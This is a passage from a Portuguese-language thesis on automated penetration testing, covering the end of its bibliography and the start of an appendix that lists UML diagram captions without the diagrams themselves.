MONTERO, Fabian de la Pena; HARIRI, Salim; DITZLER, Gregory. A Self-Protection Agent Using Error Correcting Output Codes to Secure Computers and Applications. In: *2017 International Conference on Cloud and Autonomic Computing (ICCAC)*. IEEE, 2017. p. 58–68. ISBN 978-1-5386-1939-1. Disponível em: <http://ieeexplore.ieee.org/document/8064054/>. Citado na página 24.

MOREIRA, S. V. *Análise documental como método e como técnica. In: Jorge Duarte; Antônio Barros. (Org). Métodos e técnicas de pesquisa em comunicação*. São Paulo: Atlas, 2005. Citado na página 19.

NEGOCIOS, Epoca. *Banco Inter confirma vazamento de dados de correntistas Epoca NEGOCIOS Empresa*. 2018. Disponível em: <https://epocanegocios.globo.com/Empresa/noticia/2018/08/banco-inter-confirma-vazamento-de-dados-de-correntistas.html>. Citado na página 17.

NOSHITA, Yuki. *Yuki Chan The Auto Pentest*. 2017. Disponível em: <https://github.com/Yukinoshita47/Yuki-Chan-The-Auto-Pentest>. Citado na página 52.

NULLARRAY. *Automated Mass Exploiter*. Disponível em: <https://github.com/NullArray/AutoSploit>. Citado na página 52.

Ofensive Security. *Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers*. Disponível em: <https://www.exploit-db.com/>. Citado na página 55.

Olhar Digital. *Stuxnet: o vírus mais sofisticado que já existiu*. 2010. Disponível em: <https://olhardigital.com.br/noticia/stuxnet-o-virus-mais-sofisticado-que-ja-existiu/14204>. Citado na página 17.

OLIVEIRA, Jaime de; REIS, Luis Paulo; AMARAL, Luis. Plataforms for digital heritage management. In: *2015 10th Iberian Conference on Information Systems and Technologies (CISTI)*. IEEE, 2015. p. 1–6. ISBN 978-9-8998-4345-5. Disponível em: <http://www.scopus.com/inward/record.url?eid=2-s2.0-84943279917{&}partnerID=tZOtx3y1http://ieeexplore.ieee.org/document/71705>. Citado na página 17.

OUARETH, Selma; BOULEHOUACHE, Soufiane; MAZOUZI, Smaine. A Component-Based MAPE-K Control Loop Model for Self-adaptation. In: *2018 3rd International Conference on Pattern Analysis and Intelligent Systems (PAIS)*. IEEE, 2018. p. 1–7. ISBN 978-1-5386-4238-2. Disponível em: <https://ieeexplore.ieee.org/document/8598529/>. Citado 2 vezes nas páginas 41 e 42.

PARASHAR, Manish; HARIRI, Salim (Ed.). *Autonomic computing: concepts, infrastructure, and applications*. London: Springer London, 2013. 524 p. (Undergraduate Topics in Computer Science). ISBN 978-1-4471-5006-0. Disponível em: <http://link.springer.com/10.1007/978-1-4471-5007-7>. Citado na página 40.

PARTHIBAN, K. M. et al. Self-Managing Computing. *International Journel Of Research In Commerce, IT & Management - IJRCM*, v. 3, n. 1041, 2013. ISSN 2231-5756. Citado na página 41.

PATROWL. *PatrOwl Security Operations Orchestration*. Disponível em: <https://patrowl.io/>. Citado na página 52.

PIROMSOPA, Krerk; ENBODY, Richard J. Buffer-Overflow Protection: The Theory. In: *2006 IEEE International Conference on Electro/Information Technology*. IEEE, 2006. p. 454–458. ISBN 0-7803-9592-1. Disponível em: <https://ieeexplore.ieee.org/document/4017740/>. Citado na página 27.

RAK, Jacek et al. Information-driven network resilience: Research challenges and perspectives. *Optical Switching and Networking*, Elsevier, p. –, 2016. ISSN 1573-4277. Disponível em: <http://www.sciencedirect.com/science/article/pii/S1573427716300388>. Citado na página 35.

RAPID7. *Metasploit The world's most used penetration testing framework*. Disponível em: <https://www.metasploit.com/>. Citado 2 vezes nas páginas 51 e 55.

REZENDE, Italo; CARVALHO, Ferreira D E. Italo Rezende Ferreira De Carvalho Segurança Da Informação : Um Instrumento Para Avaliação Do Plano De. 2011. Citado 2 vezes nas páginas 21 e 22.

RHETT, Jones. *Hackers vazam dados pessoais de Angela Merkel e centenas de políticos alemães - Gizmodo Brasil*. 2019. Disponível em: <https://gizmodo.uol.com.br/hackers-vazamento-dados-alemanha/>. Citado na página 17.

SAMPAIO, DHIÊGO RHUBENS LIMA. *Um Estudo Sobre Riscos De Segurança Da Informação No Campus Da Ufc Em Quixadá Com Base Na Norma Iso/Iec 27005*. 51 p. Tese (Monografia) — Universidade Federal do Ceará, QUIXADÁ, 2014. Disponível em: <http://www.repositoriobib.ufc.br/000012/00001297.pdf>. Citado na página 25.

SHAH, Sugandh; MEHTRE, B.M. An automated approach to Vulnerability Assessment and Penetration Testing using Net-Nirikshak 1.0. In: *2014 IEEE International Conference on Advanced Communications, Control and Computing Technologies*. IEEE, 2014. p. 707–712.

ISBN 978-1-4799-3914-5. Disponível em: <http://ieeexplore.ieee.org/document/7019182/>. Citado 3 vezes nas páginas 94, 101 e 103.

SHEN, Lu et al. Automatic Generation for Penetration Testing Scheme Analysis Model for Network. In: *2011 International Conference on Computational and Information Sciences*. IEEE, 2011. p. 821–826. ISBN 978-1-4577-1540-2. Disponível em: <http://ieeexplore.ieee.org/document/6086326/>. Citado 2 vezes nas páginas 100 e 103.

SHERIDAN, Thomas B.; PARASURAMAN, Raja. Human-Automation Interaction. *Reviews of Human Factors and Ergonomics*, v. 1, n. 1, p. 89–129, jun 2005. ISSN 1557-234X. Disponível em: <http://journals.sagepub.com/doi/10.1518/155723405783703082>. Citado na página 97.

SHODAN. *Shodan*. 2019. Disponível em: <https://www.shodan.io/>. Citado 2 vezes nas páginas 52 e 75.

SILVA, Pedro Jorge Sucena. *Análise/Avaliação De Riscos De Segurança Da Informação Para a Administração Pública Federal: Um Enfoque De Alto Nível Baseado Na Iso/Iec 27005*. 71 p. Tese (Monografia) — Universidade de Brasília, Brasília, 2009. Citado na página 24.

STALLINGS, William; BROWN, Lawrie. *Segurança De Computadores: Princípios e Práticas*. 2. ed. Rio de Janeiro: Elsevier, 2014. ISBN 978-85-352-6449-4. Citado 3 vezes nas páginas 16, 21 e 26.

STEFINKO, Yaroslav; PISKOZUB, Andrian; BANAKH, Roman. Manual and automated penetration testing. Benefits and drawbacks. Modern tendency. In: *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*. IEEE, 2016. v. 1, p. 488–491. ISBN 978-6-1760-7807-4. ISSN 19441967. Disponível em: <http://ieeexplore.ieee.org/document/7452095/>. Citado 2 vezes nas páginas 101 e 103.

STEPANOVA, Taiana; PECHENKIN, Alexander; LAVROVA, Daria. Ontology-based big data approach to automated penetration testing of large-scale heterogeneous systems. In: *Proceedings of the 8th International Conference on Security of Information and Networks - SIN '15*. New York, New York, USA: ACM Press, 2015. p. 142–149. ISBN 9781450334532. Disponível em: <http://dl.acm.org/citation.cfm?doid=2799979.2799995>. Citado 2 vezes nas páginas 101 e 103.

STERBENZ, James P G et al. Evaluation of network resilience, survivability, and disruption tolerance: analysis, topology generation, simulation, and experimentation. *Telecommunication Systems*, v. 52, n. 2, p. 705–736, dec 2011. ISSN 1018-4864. Citado na página 35.

STERRITT, Roy. Autonomic computing. *Innovations in Systems and Software Engineering*, v. 1, n. 1, p. 79–88, apr 2005. ISSN 1614-5046. Citado na página 40.

TECMUNDO. *Anonymous hackeia Ministério da Defesa em 'protesto contra o fascismo' - TecMundo*. 2018. Disponível em: <https://www.tecmundo.com.br/seguranca/134574-anonymous-hackeia-ministerio-defesa-protesto-fascismo.htm>. Citado na página 17.

____. *Hackers vazam logins da Abin e Ministério da Defesa em protesto contra PF - TecMundo*. 2019. Disponível em: <https://www.tecmundo.com.br/seguranca/137991-hackers-vazam-logins-abin-ministerio-da-defesa-protesto-pf.htm>. Citado na página 17.

TETSKYI, Artem; KHARCHENKO, Vyacheslav; UZUN, Dmytro. Neural networks based choice of tools for penetration testing of web applications. In: *2018 IEEE 9th International Conference on Dependable Systems, Services and Technologies (DESSERT)*. IEEE, 2018. p. 402–405. ISBN 978-1-5386-5903-8. Disponível em: <https://ieeexplore.ieee.org/document/8409167/>. Citado 2 vezes nas páginas 102 e 104.

TILEMACHOS, Valkaniotis; MANIFAVAS, Charalampos. An automated network intrusion process and countermeasures. In: *Proceedings of the 19th Panhellenic Conference on Informatics - PCI '15*. New York, New York, USA: ACM Press, 2015. p. 156–160. ISBN 9781450335515. Disponível em: <http://dl.acm.org/citation.cfm?doid=2801948.2802001>. Citado 4 vezes nas páginas 31, 94, 101 e 103.

TSAGKARIS, Kostas et al. A survey of autonomic networking architectures: towards a Unified Management Framework. *International Journal of Network Management*, v. 23, n. 6, p. 402–423, nov 2013. ISSN 10557148. Disponível em: <http://doi.wiley.com/10.1002/nem.1841>. Citado na página 35.

VIANNA, Silva. *PROPOSTA DE IMPLEMENTAÇÃO DE SEGURANÇA PARA REDES LOCAIS COM ACESSO A INTERNET . REDES LOCAIS COM ACESSO A INTERNET* . 145 p. Tese (Monografia) — Universidade Federal de Lavras, Lavras/Minas Gerais, 2004. Citado 3 vezes nas páginas 22, 24 e 26.

WANG, Junwei et al. Toward a Resilient Holistic Supply Chain Network System: Concept, Review and Future Direction. *IEEE Systems Journal*, v. 10, n. 2, p. 410–421, jun 2016. ISSN 1932-8184. Disponível em: <http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=6951351>. Citado na página 35.

WEIDMAN, Georgia. *Testes de Invasão: Uma introdução prática ao hacking*. São Paulo: Novatec, 2014. ISBN 978-85-7522-407-6. Citado 4 vezes nas páginas 16, 33, 44 e 55.

XER0DAYZ. *Sn1per - Automated pentest framework for offensive security experts*. Citado na página 52.

Xue Qiu et al. An automated method of penetration testing. In: *2014 IEEE Computers, Communications and IT Applications Conference*. IEEE, 2014. p. 211–216. ISBN 978-1-4799-4811-6. Disponível em: <http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=7017198http://ieeexplore.ieee.org/document/7017198/>. Citado 4 vezes nas páginas 31, 94, 100 e 103.

ZHANG, Qingyun; LI, Huan; HU, Jinsong. A Study on Security Framework Against Advanced Persistent Threat. *IEEE*, v. 2, p. 128–131, 2017. Citado na página 31.

ZHAO, Jianming et al. Penetration testing automation assessment method based on rule tree. In: *2015 IEEE International Conference on Cyber Technology in Automation, Control, and Intelligent Systems (CYBER)*. IEEE, 2015. p. 1829–1833. ISBN 978-1-4799-8728-3. Disponível em: <http://ieeexplore.ieee.org/document/7288225/>. Citado 2 vezes nas páginas 101 e 103.


Apêndices

APÊNDICE A – Diagramas UML

Os diagramas apresentados a seguir, ilustram graficamente o funcionamento da solução e são compostos por: I – diagrama de caso de uso; II – diagrama de classes; III – diagrama de sequência; IV – diagramas de atividades; V – diagrama de pacotes e; VI – diagrama de componentes.


A.1 Diagrama De Caso Ee Uso

Figura 54 – Caso de uso Ator Usuário.



Fonte – o autor.


Figura 55 – Caso de uso Ator Sistema.



Fonte – o autor.


A.3 Diagrama De Classe

Figura 57 – Diagrama de Classes.




Fonte – o autor.

Figura 58 – Diagrama de Classes.



Fonte – o autor.


Figura 59 – Diagrama de Classes.



Fonte – o autor.

A.4 Diagrama De Sequência


Figura 60 – Diagrama de Sequência.



Fonte – o autor.


A.2 Diagrama De Atividade

Figura 56 – Diagrama de Atividade.



